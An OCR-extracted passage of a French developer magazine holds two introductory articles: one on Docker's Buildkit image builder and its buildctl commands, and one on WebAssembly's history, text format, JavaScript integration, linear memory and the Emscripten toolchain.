
zenika
<animés par la passion>

Pierre-Yves Aillet
Consultant formateur à Zenika Nantes

Découverte de Buildkit

niveau 100

Le projet Moby, qui regroupe les projets open-source de la société Docker, a publié Buildkit.
La création de ce projet fait suite à une proposition de réécriture du système de construction d'image du Docker engine.
Dans cet article, je vous propose de revenir sur les raisons de ce choix et de découvrir l'approche adoptée par le projet.



1

Présentation du projet

Le projet buildkit est hébergé sur Github. Avec 10 releases, environ 60 contributeurs et 1000 stars, il s'agit d'un projet encore jeune. Il s'inscrit néanmoins dans la mouvance qui vise à découper les fonctionnalités de docker en autant de composants spécialisés, comme c'est le cas pour l'orchestrateur swarmkit, le runtime de conteneur containerd qui gère le cycle de vie des conteneurs, ou encore l'outil runc qui permet de les créer. Comme la plupart des projets issus de Docker, il est écrit dans le langage Go.

Parmi ses fonctionnalités, on retrouve la possibilité d'effectuer des builds (même multi-stage) simultanés et distribués, tout en conservant une gestion de cache efficace grâce à un mécanisme de résolution de dépendances des instructions et l'import/export des caches intermédiaires.

Une autre fonctionnalité intéressante est la possibilité de supporter différents frontend, c'est à dire le descripteur qui va servir à construire notre image, et également différents backends, c'est-à-dire le format dans lequel notre image sera produite.

Ces fonctionnalités peuvent être implémentées grâce au découpage en composants des différentes étapes nécessaires à la réalisation de la construction de l'image.

Architecture du projet

Au coeur du projet on retrouve le principe de LLB (Low Level Builder), il s'agit d'un format binaire interne représentant les instructions nécessaires à la réalisation du build.

En utilisant cette représentation intermédiaire, il est possible de supporter plusieurs descripteurs ou mécanismes de définition de l'image en entrée, et plusieurs formats de production pour l'image en sortie, comme le font les compilateurs modernes comme LLVM. 1

Frontends : pour le moment, seuls les Dockerfile sont supportés, mais par la suite n'importe quel descripteur d'étapes de construction d'une image pourrait être utilisé.

Solver : en utilisant le graphe d'instructions envoyé par le frontend, le solveur va chercher à optimiser l'exécution des différentes instructions afin de construire un cache qui sera réutilisable pour les prochains builds.

Sources : l'objectif de ce composant est de faire en sorte que les données soient accessibles au worker afin qu'il s'exécute correctement. Ces données peuvent être : une image docker, un repo git, une archive accessible en http ou un répertoire local.
Worker : le rôle du worker est d'exécuter l'instruction de build en ayant accès aux données et points de montage nécessaires.

Exporter : l'exporter s'exécute après la dernière étape du build afin de finaliser l'export de l'image au format choisi. Il peut s'agir d'une image docker, un répertoire ou un fichier.

Snapshots : ce composant a pour rôle de gérer le stockage et l'indexation des systèmes de fichiers intermédiaires produits lors de la construction. Par défaut, il s'appuie sur le système de snapshots de containerd, mais supporte également d'autres mécanismes.

Cache manager : il a pour rôle de gérer le cycle de vie des caches et de les supprimer lorsqu'ils sont obsolètes. Il a également pour objectif de permettre l'import et l'export de caches afin de pouvoir distribuer la construction sur plusieurs machines en profitant tout de même du cache.

Prise en main

Après ce tour d'horizon des différents composants, voyons comment utiliser buildkit.

Pour commencer, le plus simple est de faire tourner le démon buildkit dans un conteneur :

```
1 docker run -d --privileged -p 1234:1234 tonistiigi/buildkit --addr tcp://0.0.0.0:1234
```

Il faut ensuite positionner la variable d'environnement BUILDKIT_HOST qui permet au client de savoir où contacter le démon :

```
1 export BUILDKIT_HOST=tcp://0.0.0.0:1234
```

Vous pouvez alors lancer un build, l'exemple suivant, vous permet de construire une image comme vous le feriez avec :

```
1  docker build . -t myimage:latest
1  buildctl build --frontend=dockerfile.v0 --local context=. --local dockerfile=.
2 --exporter=docker --exporter-opt name=myimage | docker load
```


2

Et constatez que le build s'est bien passé avec la commande :

```
1  docker image ls
```

Vous pouvez également tester les autres exporters. L'exemple suivant construit une image et en exporte le contenu de le répertoire indiqué :

```
1  buildctl build --frontend=dockerfile.v0 --local context=. --local dockerfile=. --exporter
=docker --exporter-opt name=myimage | docker load
2--exporter-opt output=./mon-repertoire
```



2

Pour aller plus loin :

Container Builder Interface for Kubernetes
https://github.com/containerbuilding/cbi

Building Docker images without Docker
https://kccnceu18.sched.com/event/Dqu1/building-docker-images-without-docker-matt-rickard-google-intermediate-skill-level-slides-attached

Solver Design
https://github.com/moby/buildkit/blob/master/docs/solver.md


Des builds sans être root
https://github.com/moby/buildkit/blob/master/docs/rootless.md

Nicolas Decoster
@nnodot
Informaticien et scientifique chez Magellium

Qu'est ce que WebAssembly ?

niveau 100

Voici un dossier pour essayer de cerner ce qu'est WebAssembly, cet OVNI dans l'univers des technos Web.




1

Tous les fabricants de navigateurs sont fortement engagés dans WebAssembly. Crédit : @linclark

Logo WebAssembly dont la couleur (violet) est la couleur complémentaire de celle du logo JavaScript pour bien montrer que les deux technologies se complètent

2



3

Exemple de bytecode WebAssembly et de sa représentation textuelle. Ce code ajoute 42 à une variable locale. Crédit : @linclark

Ce nouveau standard débarque dans les navigateurs et soulève pas mal de questions sur ses promesses (rapidité ! cible de compilation universelle !) et son positionnement par rapport aux autres technos, comme JavaScript que certains rêvent de voir disparaître (spoiler alert : non, WebAssembly n'a pas du tout vocation à remplacer JavaScript). Un peu d'histoire et de technique pour s'éclaircir les idées et pour voir comment on travaille avec cette techno.

Pourquoi WebAssembly ?

La programmation côté client est un sujet qui a toujours suscité beaucoup de passions. En particulier, JavaScript, qui est le standard officiel, peine souvent à convaincre (entre autres à cause de problèmes de lenteur). C'est pourquoi de nombreuses alternatives ont vu le jour (Flash, NaCL, Dart, ActiveX, Silverlight, etc.), sans qu'aucune n'ait d'adoption massive. Les raisons sont variées, mais retenons principalement que pour les utiliser, il faut soit que tous les fabricants de navigateurs les adoptent, soit qu'un plugin soit développé et installé par l'utilisateur. Deux contraintes qui sont des freins à l'émergence d'une technologie.

En 2012, Alon Zakai développe Emscripten, un outil de compilation du C vers JavaScript pour une exécution dans les navigateurs. Des ingénieurs de Mozilla se joignent assez vite à l'aventure pour améliorer les performances du code produit et proposent asm.js, qui est décrit comme étant « *a highly optimizable subset of JavaScript + a very large array as memory* » . Emscripten est modifié pour pouvoir produire du code ams.js. Le premier test grandeur nature est la démo du jeu Citadel d'Epic. Les ingénieurs de Mozilla et d'Epic arrivent à compiler une version de cette démo s'exécutant dans le navigateur de manière fluide.

Nous sommes en mai 2013, et c'est un tournant dans l'histoire du web : il est possible de compiler du C/C++ pour une exécution dans un navigateur (grâce à Emscripten), les performances sont bonnes (grâce à asm.js), le code fonctionne dans tous les navigateurs sans besoin d'installer de plugin (car asm.js est un subset de JavaScript) et, enfin, en bonus, tout cela est sécurisé (on bénéficie du niveau de sécurité du moteur JavaScript).

Les bases sont posées, la preuve de concept est fonctionnelle, asm.js est utilisable et il n'y a plus aucun obstacle pour une adoption large. Mozilla se tourne alors vers les autres fabricants de navigateurs. Passant outre les rivalités, Mozilla, Google, Microsoft et Apple se mettent autour de la table et proposent WebAssembly (ou wasm), une nouvelle technologie dans la lignée d'asm.js. 1

Nous sommes en avril 2015, le *WebAssembly Community Group* (WCG) est lancé officiellement, et les conditions de succès sont réunies : WebAssembly part de zéro (ce qui permet d'y inclure tout ce qui est jugé servir ses objectifs), les contraintes sont bien pensées (comme le choix du langage « pseudo-assembleur »), il profite de l'expériences des initiatives précédentes (Asm.js, Dart…) et il bénéficie d'une forte adhésion des acteurs majeurs du domaine.

Aujourd'hui, le standard WebAssembly est présent dans tous les navigateurs (même mobiles), il offre des gains de performance par rapport à du code JavaScript standard et l'outillage actuel (Emscripten) permet de compiler du code existant pour une exécution en wasm dans le navigateur. Il est maintenant possible d'exécuter côté client des programmes qui, avant, ne pouvaient tourner que côté serveur pour des raisons de performance, ou pour des raisons de code historique dans des langages non web.

Présentation

La page Wikipédia sur WebAssembly (version du 29 avril 2018) en résume très bien les caractéristiques :

WebAssembly, abrégé wasm, est un standard du World Wide Web pour le développement d'applications. Il est conçu pour compléter JavaScript avec des performances supérieures. Le standard consiste en un bytecode, sa représentation textuelle et un environnement d'exécution [...]. Il peut être exécuté dans un navigateur Web et en dehors. [...]

Comme WebAssembly ne spécifie qu'un langage de bas niveau, le bytecode est généralement produit en compilant un langage de plus haut niveau. Parmi les premiers langages supportés figurent C et C++, compilés avec Emscripten. Il pourra être généré à partir d'autres langages.

Les navigateurs Web compilent le bytecode en langage machine avant de l'exécuter. 3 4

Complétons cette description en indiquant que le format WebAssembly est conçu pour être compact et décodable à la volée (streaming), c'est-à-dire sans attendre la réception complète du contenu du module wasm par le navigateur. Précisons aussi que le standard définit l'API JavaScript que les navigateurs doivent implémenter pour manipuler les modules wasm.


Concepts et intégration avec JavaScript

Bien entendu, dans la plupart des cas on utilise des outils (comme Emscripten) qui produisent directement le code wasm binaire (depuis un code C, par exemple). Cependant, à des fins pédagogiques, ou pour avoir un meilleur contrôle sur ce qui se passe réellement, on peut être amené à coder directement dans le format texte wasm. Des outils existent pour convertir des codes wasm entre les formats texte et binaire. Intéressons-nous à un module wasm, qui contient un code basique permettant de définir quelque chose de simple, disons une fonction qui renvoie la somme de deux entiers. Le code wasm au format texte est présenté en haut de la figure 5.

Ce code définit un module contenant une fonction, dont le nom interne est $add, dont le type du résultat est un entier 32 bits, acceptant deux paramètres qui sont aussi des entiers 32 bits et renvoyant la somme de ces entiers. Un utilisateur de ce module manipule la fonction avec le nom exporté add. Au passage nous constatons que le format wasm définit des instructions d'une machine à pile : on empile les valeurs des variables a et b (appel à get_local), pour ensuite appeler une instruction (i32.add) effectuant l'addition à partir des deux derniers éléments de la pile qui sont par la même occasion retirés de la pile, et, enfin, le résultat de l'addition est ajouté à la pile. Précisons que le standard n'impose pas que les moteurs wasm soient des machines à pile, même si c'est le formalisme choisi pour le format.

Si on a écrit le module au format texte, on peut utiliser des outils existants pour les convertir en wasm binaire (comme l'exécutable wat2wasm du WebAssembly Binary Toolkit). Au centre de la figure on voit comment un module wasm est manipulé côté JavaScript. Depuis JavaScript (add.js), on commence par récupérer le contenu du fichier wasm avec fetch. Puis, on compile ce contenu binaire pour produire le module exploitable côté JavaScript et on en crée une instance. Dans l'absolu, il peut donc y avoir plusieurs instances, ce qui n'est pas utile dans notre cas : notre module étant sans état et sans imports, toutes les instances auraient exactement le même comportement. Enfin, on exécute la fonction de notre module, et son résultat (42) est retourné au moteur JavaScript qui l'affiche tout simplement dans la console (en bas de la figure).

Cet exemple d'addition montre comment le moteur JavaScript accède aux fonctions fournies par un module wasm. Inversement, il est possible depuis le module wasm d'appeler des fonctions fournies par l'hébergeur du module, en l'occurrence le moteur JavaScript. C'est ce qu'illustre la figure 6 où un module wasm importe une fonction externe et exporte une fonction qui l'applique sur un entier donné en paramètre. Cette figure montre également le code JavaScript pour fournir une fonction au module wasm (ici la fonction console.log). 6



4 *Les outils de dev (ici emscripten) produisent tout ce qui est nécessaire pour exécuter un programme (ici écrit en C/C++) dans le navigateur*

avec paramètres

add.wat

```
(module
  (func $add (param $a i32) (param $b i32) (result i32)
    get_local $a
    get_local $b
    i32.add)
  (export "add" (func $add))
)
```

add.js

```
const binary = await fetch('./add.wasm')
const module = await WebAssembly.compile(binary)
const instance = await WebAssembly.instantiate(module)
console.log(instance.exports.add(38, 4))
```


console

```
42
```


5 *Exemple très simple de module wasm et de sa manipulation depuis JavaScript*

Mémoire linéaire wasm

Jusqu'à maintenant nous n'avons manipulé que des types primitifs (on s'est même limité aux entiers sur 32 bits). Pour pouvoir manipuler des tableaux de données ou de type de données plus complexes, wasm dispose d'un mécanisme de mémoire linéaire dans laquelle les programmes wasm peuvent aller lire et écrire, un peu comme la mémoire d'un programme C à



6 *Import d'une fonction JavaScript dans un module wasm*



7 *Accès à la mémoire linéaire wasm depuis JavaScript*

laquelle on accède avec des pointeurs. C'est d'ailleurs bien en pensant au C que les concepteurs de WebAssembly ont conçu ce mécanisme. Il existe donc des instructions wasm qui permettent à une instance d'un module de lire et d'écrire à des index de la zone mémoire qui lui est associée. Bien entendu, cette mémoire est également accessible au moteur JavaScript qui a créé l'instance, ce qui offre un moyen pour échanger des données entre JavaScript et wasm (figure 7).


Voyons sur un exemple (figure 8) comment tout cela fonctionne et s'implémente. Dans cet exemple, le module wasm (à gauche) fournit une fonction appelée set qui permet d'écrire un octet à un index donné dans la mémoire linéaire. En WebAssembly, cela se fait avec l'instruction i32.store8 qui indique que l'on stocke à l'index fourni un entier 8 bits à partir d'une valeur entière sur 32 bits (qui sera tronquée si elle est trop grande). Le module exporte également une référence vers la mémoire linéaire grâce à l'instruction memory. Côté JavaScript (à droite), on stocke la référence à cet espace mémoire dans une variable locale appelée buffer, qui est vue comme un BufferArray, c'est-à-dire un tableau non typé. Pour pouvoir interagir avec ce tableau, il faut en créer une vue typée. Dans notre cas on veut le manipuler comme un tableau d'octets, ce que fait la ligne avec le constructeur Int8Array qui crée une variable JavaScript array qui se limite aux trois premiers octets de la zone mémoire linéaire. On peut donc maintenant manipuler array pour modifier les octets du tableau (ligne 3, où on initialise les trois octets du tableau) ou pour accéder à leur valeur (ligne 4 et 6 où on affiche tout simplement le tableau). Toutes ces interactions se font hors module wasm dans l'univers JavaScript avec les fonctionnalités standards de JavaScript, mais en faisant cela on manipule bien la zone mémoire linéaire de notre module wasm. Enfin, la ligne 5 appelle la fonction set exportée par le module wasm. Cet appel va exécuter la fonction interne $set du module qui va stocker la valeur 8 à l'index 1 de la zone mémoire linéaire de l'instance. C'est ce qu'illustrent les deux affichages dans la console du tableau array, avant et après cet appel. 8

Dans cet exemple, c'est le module wasm qui fournit une référence vers sa mémoire linéaire qui a été automatiquement créée lors de son instanciation. Cependant, il est également possible de créer un espace mémoire en dehors d'un module wasm et de lui fournir au moment de l'instanciation. Cela permet de garder le contrôle de la mémoire côté JavaScript et d'éventuellement partager cette mémoire entre plusieurs modules wasm. C'est ce qu'illustre la figure 9, où, lors de l'instanciation du module depuis JavaScript (à droite) on ajoute un nouveau champ global.memory qui est attendu dans la liste des imports du module wasm (à gauche). La manipulation de la mémoire wasm côté JavaScript se fait de la même façon que dans l'exemple précédent avec les fonctionnalités des tableaux typés.


Dans cet exemple, dans la fonction $increment, nous montrons également comment côté wasm on récupère une valeur dans la mémoire linéaire : cela se fait simplement avec l'instruction i32.load8_s qui indique que l'on récupère un octet à l'index indiqué que l'on va manipuler comme un entier signé sur 8 bits. On lui ajoute 1 et on stocke le résultat au même emplacement. Les affichages dans la console montrent l'effet de l'appel à cette fonction wasm $increment (exportée sous le nom increment).

EMSCRIPTEN, UN OUTIL DE DEV


Emscripten est un outil développé à l'origine pour compiler du code C/C++ en JavaScript. Il a ensuite d'abord été étendu pour produire de l'asm.js puis, bien-sûr, du WebAssembly.



8 *Exemple d'accès à la mémoire linéaire wasm depuis JavaScript*



9 *Exemple d'initialisation de la mémoire linéaire wasm depuis JavaScript*



10 *Fonctionnement d'emscripten (source : documentation officielle)*

Emscripten utilise le compilateur clang pour compiler du code C/C++ en code LLVM qui sert de représentation intermédiaire avant de produire le code dans le langage cible (JavaScript, asm.js ou wasm). Concrètement, cela passe par l'outil emcc qui peut être utilisé en remplacement d'un autre compilateur comme GCC ou clang pour l'étape de compilation (qui produira du code LLVM) et l'étape d'édition de lien (qui produira le code cible). emcc accepte les options habituelles des compilateurs C et en propose d'autres qui lui sont spécifiques 10. Le standard WebAssembly ne supporte pas les fonctionnalités bas-niveau (comme les accès fichiers). Ainsi, si un code C/C++

POUR QUELS USAGES ?

Pour quelles raisons un projet devrait faire appel à WebAssembly ? Dans quelles situations ? Le standard en met deux en avant. La première est lorsqu'on a besoin d'un algorithme de calcul gourmand dont les performances seraient pénalisées par le côté dynamique de JavaScript. Comme par exemple un algorithme de tri complexe ou de recherche dans des données (pour de la visualisation interactive par exemple). La seconde est lorsque l'on dispose d'un code existant dans un autre langage (C, C++ ou Rust, pour l'instant) et que l'on aimerait en bénéficier dans le navigateur sans avoir à tout recoder en JavaScript. Comme par exemple la lecture d'un format de fichier qui n'est pas compris par le navigateur mais pour lequel il existe une bibliothèque éprouvée en C ou en C++, comme la lecture du format JPEG 2000 avec la bibliothèque OpenJPEG par exemple. Mais au-delà de ces deux cas, les situations où il est intéressant d'utiliser wasm peuvent être très variées et sont à juger en fonction de ses caractéristiques (qui ne cessent d'évoluer). Sans doute que wasm deviendra une option dans de plus en plus de situations. Il est même fort possible que wasm deviennent une sorte de format assembleur universel.

Cependant, comme cela est mis en avant par le WCG, l'objectif de WebAssembly n'est pas de remplacer JavaScript. Cela n'a pas de sens de vouloir systématiquement utiliser wasm partout où on utilise JavaScript actuellement. En particulier, l'aspect dynamique du langage JavaScript a son utilité et il reste un langage adapté pour les manipulations du DOM et des autres standards web pour lesquels wasm n'apporte rien de particulier. S'il n'y a pas de problème de performance ou de code historique, rester en JavaScript permet de bénéficier de ses atouts.

Par exemple, WebAssembly peut avoir un intérêt pour des applications de visualisations interactives, pour tester et paramétrer des algorithmes côté client avant une exécution massive côté serveur, pour manipuler des données disponibles uniquement sur le poste de l'utilisateur, pour de la détection d'objets avec du deep learning, etc.


Voici des exemples d'applications qui utilisent WebAssembly : la version en ligne d'Autocad, la prochaine version de Google Earth Web (l'actuelle ne fonctionne que sous Chrome car elle utilise NaCL) ou encore des jeux en ligne basés sur Unity.

Ce qui est important de comprendre c'est, qu'avant tout, WebAssembly est une techno qui permet d'exécuter côté client des programmes qui avant ne pouvaient tourner que côté serveur pour des raisons de performance, ou pour des raisons de code historique dans des langages non web.

11 *Exemple d'utilisation d'emscripten pour compiler du code C pour une utilisation depuis Nodes.js (à gauche) et depuis le navigateur (à droite)*

AUTRES LANGAGES

WebAssembly est une cible de compilation pour d'autres langages. Historiquement, les premiers langages sont le C et le C++, grâce à Emscripten. Assez vite la communauté Rust a vu l'intérêt de WebAssembly et il est maintenant possible de produire du binaire wasm à partir de ce langage. De plus en plus de langages se lancent dans l'aventure et même si le support n'est pas aussi avancé que pour le C, le C++ et Rust, des efforts plus ou moins importants sont menés en particulier pour les langages suivants : Go (par le coreteam), .Net/C# (avec Blazor), Python (avec Pyodide) et Java (avec TeaVM). Signalons également l'arrivée de nouveaux langages conçus pour cibler wasm dès le départ. Pour certains il s'agit de "dialectes" de l'univers JavaScript, comme AssemblyScript qui est un subset de TypeScript ; pour d'autres il s'agit de nouveaux langages basés sur des paradigmes différents, comme Grain qui est un langage fonctionnel fortement typé.



12 *Utilisation d'un module wasm léger produit par Emscripten*

utilise ces fonctionnalités, et si on veut l'exécuter dans un moteur JavaScript, il est nécessaire d'en fournir des implémentations de substitution. Ce que fait Emscripten, bien sûr. Par exemple, pour les accès aux fichiers, il propose plusieurs systèmes de fichiers virtuels (en mémoire ou basé sur IndexedDB, par exemple) et les appels OpenGL sont directement branchés sur l'API WebGL du navigateur. Il y a quelques situations très spécifiques, et souvent très bas-niveau, pour lesquelles Emscripten se trouvera en échec ou alors produira un code exécutable très lent.

Utilisation

Le projet Emscripten fournit emsdk, un outil en ligne de commande qui permet de gérer les versions du SDK à installer et de basculer facilement de l'une à l'autre pour la compilation. Voici comment installer et utiliser emsdk pour sélectionner la version 1.37.9 en 64 bits d'Emscripten :


```
$ git clone https://github.com/juj/emsdk.git
$ cd emsdk
$ ./emsdk update-tags
$ ./emsdk install sdk-tag-1.37.9-64bit
$ ./emsdk activate sdk-tag-1.37.9-64bit
$ source ./emsdk_env.sh
```

La figure 11 montre un exemple de code C et les commandes de compilation avec emcc pour produire un code wasm utilisable depuis Node.js (à gauche) et depuis un navigateur (à droite). Ces compilations produisent :

- Un fichier .wasm contenant le code au format binaire.
- Un fichier .js contenant le code JavaScript gérant la partie dynamique, appelant le binaire, et contenant les implémentations des fonctionnalités bas-niveau (accès fichiers…).
